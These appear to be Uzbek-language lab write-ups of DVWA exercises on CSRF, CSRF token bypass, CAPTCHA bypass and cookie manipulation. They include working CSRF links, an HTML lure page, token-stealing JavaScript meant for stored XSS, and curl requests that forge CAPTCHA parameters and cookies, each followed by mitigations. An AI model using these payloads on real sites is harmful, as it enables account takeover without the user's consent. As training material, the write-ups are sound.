


OWASP 21-30

▼ 21 | CSRF | [<http://192.168.100.251/dvwa/vulnerabilities/csrf/>]



CSRF Hujumini amalga oshirish (Step-by-Step)

Ushbu hujumning asosi shundaki, siz qurbon emas, balki **hujumchi** roldasiz va foydalanuvchini o'z parolini o'zgartirishga majbur qilishingiz kerak.

1-qadam: Zaif URL-ni aniqlash

DVWA'da "CSRF" bo'limiga kiring va parolni o'zgartiring (masalan, `123` ga).

Brauzerning manzillar qatoriga (URL) e'tibor bering:

```
http://192.168.100.251/dvwa/vulnerabilities/csrf/?  
password_new=123&password_conf=123&Change=Change#
```

2-qadam: Zararli havola (Malicious Link) tayyorlash

Endi ushbu URL-dagi parolni o'zingiz xohlagan (masalan, `hacked`) parolga o'zgartiring:

```
http://192.168.100.251/dvwa/vulnerabilities/csrf/?  
password_new=hacked&password_conf=hacked&Change=Change
```

3-qadam: Hujum strategiyasi (Ijtimoiy muhandislik)

Hujumchi ushbu uzun va shubhali havolani foydalanuvchiga to'g'ridan-to'g'ri yubormaydi. U buni niqoblaydi:

- **Havolani qisqartirish:** Bitly yoki boshqa servislar orqali linkni qisqartirib, "Mana bu rasmga qara" deb yuborish.
- **HTML fayl yaratish (Eng xavflisi):**
Hujumchi quyidagi kodli oddiy `.html` fayl yaratadi va uni o'z serveriga yuklaydi:HTML

```
<html>  
<body>  
  <h1>Siz yutuq yutdingiz!</h1>  
  <p>Sovg'ani olish uchun tugmani bosing.</p>  
  <a href="http://192.168.100.251/dvwa/vulnerabilities/csrf/?  
password_new=hacked&password_conf=hacked&Change=Change">Yutuqni olish</a>  
</body>  
</html>
```

4-qadam: Yashirin hujum (Zero-click Attack)

Agar foydalanuvchi hech narsani bosmasa ham paroli o'zgarishini xohlasangiz,

`<img>` tegidan foydalanasiz:

HTML

```

```

Foydalanuvchi ushbu kod bor sahifaga kirishi bilan, brauzer rasmni yuklashga harakat qiladi va avtomatik ravishda parolni o'zgartirish so'rovini yuboradi.

Home

Instructions

Setup

Brute Force

Command Execution

CSRF

Insecure CAPTCHA

File Inclusion

SQL Injection

SQL Injection (Blind)

Upload

XSS reflected

XSS stored

DVWA Security

PHP Info

About

Logout

DVWA

Vulnerability: Cross Site Request Forgery (CSRF)

Change your admin password:

New password:

Confirm new password:

Change

Password Changed

More info

http://www.owasp.org/index.php/Cross-Site_Request_Forgery
<http://www.cgisecurity.com/csrf-faq.html>
http://en.wikipedia.org/wiki/Cross-site_request_forgery

View Source

View Help

Username: admin

Security Level: low

PHPIDS: disabled

Damn Vulnerable Web Application (DVWA) v1.8

Laboratoriya ishi: Cross-Site Request Forgery (CSRF)

1. CSRF nima?

CSRF — bu foydalanuvchi nomidan uning ruxsatisiz va xabarisiz amallarni bajarishga majburlaydigan hujum turi. Hujumchi foydalanuvchining joriy sessiyasidan (Cookie) foydalanib, serverga soxta so'rovlar yuboradi.

- **Maqsad:** Foydalanuvchi parolini o'zgartirish, profil ma'lumotlarini yangilash yoki pul o'tkazmalarini amalga oshirish.
- **Shart:** Foydalanuvchi zaif saytda avtorizatsiyadan o'tgan (login qilgan) bo'lishi kerak.

2. Zaiflikni tahlil qilish (Discovery)

DVWA platformasining CSRF bo'limida parolni o'zgartirish formasi mavjud. Ushbu forma orqali yuborilayotgan so'rovni tahlil qilamiz:

- **URL manzili:** `http://192.168.100.251/dvwa/vulnerabilities/csrf/`.
- **GET so'rovi parametrlari:** Parol o'zgartirilganda URL quyidagicha ko'rinish oladi:
`?password_new=123&password_conf=123&Change=Change#`
- **Muammo:** So'rovda hech qanday maxfiy **CSRF Token** yoki eski parolni tasdiqlash so'ralmayapti. Bu esa hujumchiga ushbu URL-ni masofadan turib ishlatish imkonini beradi.

3. Ekspluatatsiya ssenariysi

Hujumchi foydalanuvchiga zararli link yuboradi. Agar foydalanuvchi saytda login holatida bo'lsa, linkni bosishi bilan uning paroli o'zgarib ketadi.



Hujumchi tayyorlagan zararli havola:

HTML

```
http://192.168.100.251/dvwa/vulnerabilities/csrf/?  
password_new=hacked&password_conf=hacked&Change=Change#
```

⚡ Yashirin hujum (HTML orqali):

Hujumchi link o'rniga rasm tegidan foydalanishi ham mumkin. Foydalanuvchi sahifani ochganda, rasm yuklanishga harakat qiladi va parol avtomatik o'zgaradi:

HTML

```

```

4. Xavf darajasi


- **Kritik:** Hujumchi foydalanuvchining hech qanday shubhasiz uning akkauntini butunlay o'zlashtirib olishi mumkin.
- **Ko'rinmaslik:** Foydalanuvchi o'z paroli o'zgarganini faqat qayta kirishga harakat qilgandagina sezadi.

5. Himoyalash choralari (Mitigation)

CSRF zaifligini bartaraf etishning eng samarali usullari:

1. **Anti-CSRF Tokens:** Har bir forma uchun server tomonidan yaratilgan tasodifiy va noyob tokenni qo'shish. Server so'rovni qabul qilishdan oldin ushbu tokenni tekshiradi.
2. **SameSite Cookie Attribute:** Cookie'larni faqat "bir xil sayt" (SameSite=Strict) doirasida yuborilishini belgilash.
3. **Re-authentication:** Parolni o'zgartirish kabi muhim amallardan oldin foydalanuvchidan **eski parolni** qayta kiritishni so'rash.
4. **Referer Checking:** So'rov qaysi sahifadan kelganini tekshirish.

▼ 22 | CSRF token bypass | [<http://10.15.0.243/dvwa/vulnerabilities/csrf/>]



```
// 1. Sahifadan tokenni qidirib topish
var token = document.getElementsByName('user_token')[0].value;
// 2. Token bilan birga parolni o'zgartirish so'rovini yuborish
var url = "http://10.15.0.243/dvwa/vulnerabilities/csrf/?password_new=hacked&password_conf=hacked&Change=Change&user
```

```
_token=" + token;  
new Image().src = url;
```

Laboratoriya ishi: CSRF Token Bypass

1. Zaiflik tavsifi

CSRF Token Bypass — bu server tomonidan o'rnatilgan anti-CSRF himoya mexanizmini turli xil mantiqiy xatolar yoki boshqa zaifliklar (masalan, XSS) yordamida chetlab o'tishdir. Agar tizimda token bo'lsa, oddiy URL yuborish hujumi ish bermaydi, chunki har bir so'rovda maxsus kalit talab qilinadi.

2. Zaiflikni aniqlash (Discovery)

Tizimda tokenni aylanib o'tish imkoniyatini quyidagicha aniqlaymiz:

- **Tokenni olib tashlash:** So'rovdan `user_token` parametrini o'chirib yuboring. Agar server xato bermasdan parolni o'zgartirsa, demak token tekshiruvi yo'q.
- **Bo'sh token:** Token qiymatini bo'sh qoldirib ko'ring (`user_token=`).
- **Token almashinuvi:** Boshqa foydalanuvchining tokenini o'z so'rovingizda ishlatib.
- **XSS mavjudligi:** Agar saytda XSS zaifligi bo'lsa, u avtomatik ravishda CSRF tokenni o'g'irlash imkonini beradi.

3. Ekspluatatsiya usullari (Bypass Techniques)

♦ Usul 1: XSS orqali tokenni o'g'irlash (Eng samarali usul)

Agar sahifada Stored XSS bo'lsa, hujumchi qurbonning brauzeridan tokenni o'qib olib, so'rovni yuboradigan skript yozadi:

JavaScript

```
// 1. Sahifadan tokenni qidirib topish  
var token = document.getElementsByName('user_token')[0].value;
```

```
// 2. Token bilan birga parolni o'zgartirish so'rovini yuborish
var url = "http://10.15.0.243/dvwa/vulnerabilities/csrf/?
password_new=hacked&password_conf=hacked&Change=Change&user_token=" + token;
new Image().src = url;
```

◆ Usul 2: GET dan POST ga o'tish

Ba'zan dasturchilar tokenni faqat **POST** so'rovlarida tekshiradi. Agar siz so'rovni **GET** ga aylantirsangiz va token parametrini olib tashlasangiz, server uni tekshirmasdan qabul qilishi mumkin.


4. Amaliy ishlatish (Hujum jarayoni)

1. **Burp Suite** orqali parolni o'zgartirish so'rovini tuting.
 2. So'rov tarkibidagi **user_token** parametrini o'zgartirib yoki o'chirib natijani tekshiring.
 3. Agar XSS bo'lsa, yuqoridagi JavaScript kodini "Guestbook" (Stored XSS) qismiga joylang.
 4. Admin ushbu sahifani ochishi bilan uning brauzeri **user_token** ni o'qiydi va parolni **hacked** ga o'zgartirib yuboradi.
-

5. Himoyalanih (Mitigation)

- **Qattiq tekshiruv:** Server har doim token mavjudligini va uning joriy sessiyaga mosligini tekshirishi shart.
- **XSS ni bartaraf etish:** XSS bo'lgan joyda CSRF himoyasi foydasiz, shuning uchun birinchi navbatda XSS filtrlarini o'rnatish lozim.
- **Double Submit Cookies:** Tokenni ham Cookie'da, ham so'rov parametrda yuborish va ularni o'zaro solishtirish.

▼ 23 | CAPTCHA Bypass | [<http://10.15.0.243/dvwa/vulnerabilities/captcha/>]



Laboratoriya ishi №23: Insecure CAPTCHA Bypass

1. Zaiflikning mohiyati (Detailed Info)

Insecure CAPTCHA — bu botlarga qarshi himoya mexanizmining mantiqiy xatolar bilan tatbiq etilishidir. CAPTCHA-dan maqsad foydalanuvchi robot emasligini aniqlash bo'lsa-da, agar server tomonidagi tekshiruv jarayoni bo'sh bo'lsa yoki noto'g'ri sozlangan bo'lsa, hujumchi uni chetlab o'ta oladi.

Nima uchun bu zaiflik yuzaga keladi?

- **Mantiqiy xato:** Dasturchi foydalanuvchi birinchi bosqichdan o'tgan bo'lsa, ikkinchi bosqichda uni qayta tekshirish shart emas deb hisoblaydi.
- **Mijozga ishonish:** Server "CAPTCHA yechildi" degan tasdiqni foydalanuvchi brauzeri yuborgan parametr (`passed_captcha=true`) orqali qabul qiladi.
- **Sessiyalarni boshqarish:** CAPTCHA holati sessiyada noto'g'ri saqlanadi yoki umuman tekshirilmaydi.

2. Zaiflikni aniqlash (Discovery)

Tizimda CAPTCHA zaifligini topish uchun quyidagi amallarni bajarish va so'rovlarni kuzatish kerak:

1. **So'rovlarni tahlil qilish:** Parolni o'zgartirish jarayonida brauzer qanday POST parametrlarini yuborishini Burp Suite orqali ko'rib chiqing.
 2. **Bosqichlarni ajratish:** Jarayon necha bosqichdan iboratligini aniqlang (odatda `step=1` - CAPTCHA kiritish, `step=2` - amalni bajarish).
 3. **Parametrlarni o'zgartirish:** So'rovda `passed_captcha`, `captcha_v`, `step` kabi o'zgaruvchilar borligini tekshiring.
-

3. Amaliy ekspluatatsiya (Exploitation)

DVWA muhitida ushbu zaiflikni `curl` buyruqlari yordamida terminal orqali sinab ko'ramiz.

A. Low darajasi uchun (Step Skipping)

Bu darajada server faqat `step=2` parametrini ko'rsa, CAPTCHA yechilgan deb hisoblaydi.

Buyruq:

Bash

```
curl -X POST "http://192.168.100.251/dvwa/vulnerabilities/captcha/" \
-d "step=2&password_new=hacked123&password_conf=hacked123&Change=Change" \
-H "Cookie: PHPSESSID=your_session_id; security=low"
```

- **Mantiq:** Biz `step=1` (CAPTCHA sahifasi)ni butunlay tashlab o'tib, to'g'ridan-to'g'ri parolni o'zgartirish buyrug'ini yuboryapmiz.

B. Medium darajasi uchun (Parameter Injection)

Bu yerda server foydalanuvchidan `passed_captcha=true` degan tasdiqni kutadi.

Buyruq:

Bash

```
curl -H "Referer: http://192.168.100.251/dvwa/vulnerabilities/captcha/" \
-d "step=2&password_new=admin123&password_conf=admin123&passed_captcha=true&Change=Change" \
```

```
--cookie "PHPSESSID=your_session_id; security=medium" \
"http://192.168.100.251/dvwa/vulnerabilities/captcha/"
```

- **Mantiq:** Biz so'rovga server kutayotgan "CAPTCHA-dan o'tdi" degan yolg'on parametрни (`passed_captcha=true`) qo'shib yuboryapmiz.

4. Xavf va Oqibatlar

- **Brute Force:** CAPTCHA bo'lmagani uchun hujumchi avtomatlashtirilgan dasturlar orqali parollarni cheksiz sinab ko'ra oladi.
- **Akkauntlarni egallash:** Foydalanuvchi sessiyasini (CSRF bilan birgalikda) manipulyatsiya qilib parollarni o'zgartirib yuborish.
- **Tizim yuklamasi:** Botlar orqali serverga minglab so'rovlar yuborib, uni ishdan chiqarish (DoS).

5. Himoyalaniş (Mitigation)

Zaiflikni bartaraf etish uchun quyidagi choralarni ko'rish zarur:

1. **Server-side Verification:** CAPTCHA-ni tekshirish faqat serverda bajarilishi va natija mijozga bog'liq bo'lmagan sessiya o'zgaruvchisida saqlanishi kerak.
2. **Integrity Checks:** Har bir bosqichda foydalanuvchining avvalgi bosqichdan haqiqatda o'tganini serverda qat'iy tekshirish.
3. **Modern Solutions:** Google reCAPTCHA v3 kabi foydalanuvchining xatti-harakatlarini tahlil qiluvchi zamonaviy tizimlardan foydalanish.

▼ 24 | Cookie Manipulation | [<http://10.15.0.243/dvwa/vulnerabilities/brute/>]



Laboratoriya ishi: Cookie Manipulation

1. Zaiflik mohiyati

Cookie Manipulation — bu hujumchi brauzerda saqlanadigan cookie fayllarini o'zgartirishi orqali veb-ilovaning ishlash mantiqiga ta'sir o'tkazishi jarayonidir.

DVWA misolida bu ko'pincha xavfsizlik darajasini (`security`) o'zgartirish yoki login urinishlari sonini hisoblaydigan cookie'larni chetlab o'tishda namoyon bo'ladi.

2. Zaiflikni aniqlash (Discovery)

Tizimda cookie fayllari qanchalik muhimligini quyidagicha aniqlash mumkin:

- **Brauzer inspektori:** `F12` → `Application` → `Cookies` bo'limi orqali mavjud cookie'larni ko'rish.
 - **Qiymatlarni o'zgartirish:** Masalan, `security` cookie-si qiymatini `high` dan `low` ga o'zgartirib, sahifani yangilash. Agar himoya darajasi pasaysa, demak ilova mijoz tomonidagi ma'lumotga ko'r-ko'rona ishonadi.
 - **Sessiya identifikatorlari:** `PHPSESSID` kabi muhim cookie'larni tahlil qilish.
-

3. Amaliy Ekspluatatsiya (Curl buyruqlari bilan)

Hujumchi terminal orqali cookie'larni manipulyatsiya qilib, turli xavfsizlik darajalarida tizimni sinab ko'rishi mumkin.

A. Xavfsizlik darajasini majburan o'zgartirish

Agar sizga faqat `low` darajadagi zaiflikni topish topshirilgan bo'lsa, lekin sayt `high` bo'lsa, cookiening o'zgartirib so'rov yuborishingiz mumkin:

Bash

```
curl -v "http://192.168.100.251/dvwa/vulnerabilities/brute/" \
--cookie "PHPSESSID=your_id; security=low"
```

- **Natija:** Server sizni `low` xavfsizlik darajasidagi foydalanuvchi deb qabul qiladi.

B. Login urinishlarini chetlab o'tish

Ba'zi dasturchilar "Necha marta noto'g'ri parol kiritildi?" degan ma'lumotni cookie-da saqlaydi (masalan, `failed_login_counter=5`).

Bash

```
# Urinishlar sonini qayta nolga tushirish
curl -d "username=admin&password=123&Login=Login" \
```


```
--cookie "PHPSESSID=your_id; failed_login_counter=0" \
"http://192.168.100.251/dvwa/vulnerabilities/brute/"
```

4. Xavf va Oqibatlar

- **Privilege Escalation:** Oddiy foydalanuvchi cookie-ni `role=admin` ga o'zgartirib, boshqaruv paneliga kirishi mumkin.
 - **Bypassing Protection:** Brute Force-ga qarshi qo'yilgan vaqtinchalik blokirovkalarni cookie'larni o'chirish yoki o'zgartirish orqali chetlab o'tish.
 - **Session Hijacking:** Boshqa foydalanuvchining `PHPSESSID` qiymatini o'g'irlab, uning nomidan tizimga kirish.
-

5. Himoyalaniish (Mitigation)

- **HttpOnly Flag:** Cookie'larni JavaScript orqali o'qishni taqiqlash (XSS hujumlaridan himoya qiladi).
- **Secure Flag:** Cookie'larni faqat HTTPS orqali yuborilishini ta'minlash.
- **Server-side Storage:** Muhim ma'lumotlarni (foydalanuvchi roli, login urinishlari soni) hech qachon cookie-da saqlamaslik, faqat serverdagi `Session` o'zgaruvchilarida saqlash.



1-bosqich: Brauzer inspektorini ochish

DVWA platformasida Brute Force bo'limiga kiring. So'ngra:

1. Sitchonchani o'ng tugmasini bosib va **"Inspect"** (Inspeksiya) ni tanlang (yoki klaviaturada **F12** tugmasini bosib).

2. Yuqoridagi paneldan **"Application"** (ba'zi brauzerlarda "Storage") bo'limiga o'ting.
 3. Chap menyudan **"Cookies"** qismini oching va sayt manzilini tanlang.
-

2-bosqich: Cookie-larni tahlil qilish

Jadvalda siz sayt tomonidan o'rnatilgan bir nechta cookie-larni ko'rasiz:

- **PHPSESSID** : Sizning joriy sessiyangiz identifikatori.
 - **security** : DVWA xavfsizlik darajasi (low, medium, high).
-

3-bosqich: Cookie Manipulation (Amaliyot)

1. Xavfsizlik darajasini chetlab o'tish

Aytaylik, tizim hozir "High" darajada va siz Brute Force qila olmayapsiz.

1. **security** qatoridagi "Value" (Qiymat) ustuniga ikki marta bosing.
2. Mavjud so'zni o'chirib, o'rniga **Low** deb yozing.
3. Sahifani yangilang (**F5**).
4. **Natija**: Saytning chap pastki burchagida "Security Level: low" yozuvi paydo bo'ladi. Endi siz eng oson himoyani buzishingiz mumkin.

2. Sessiyani o'g'irlash (Ssenariy)

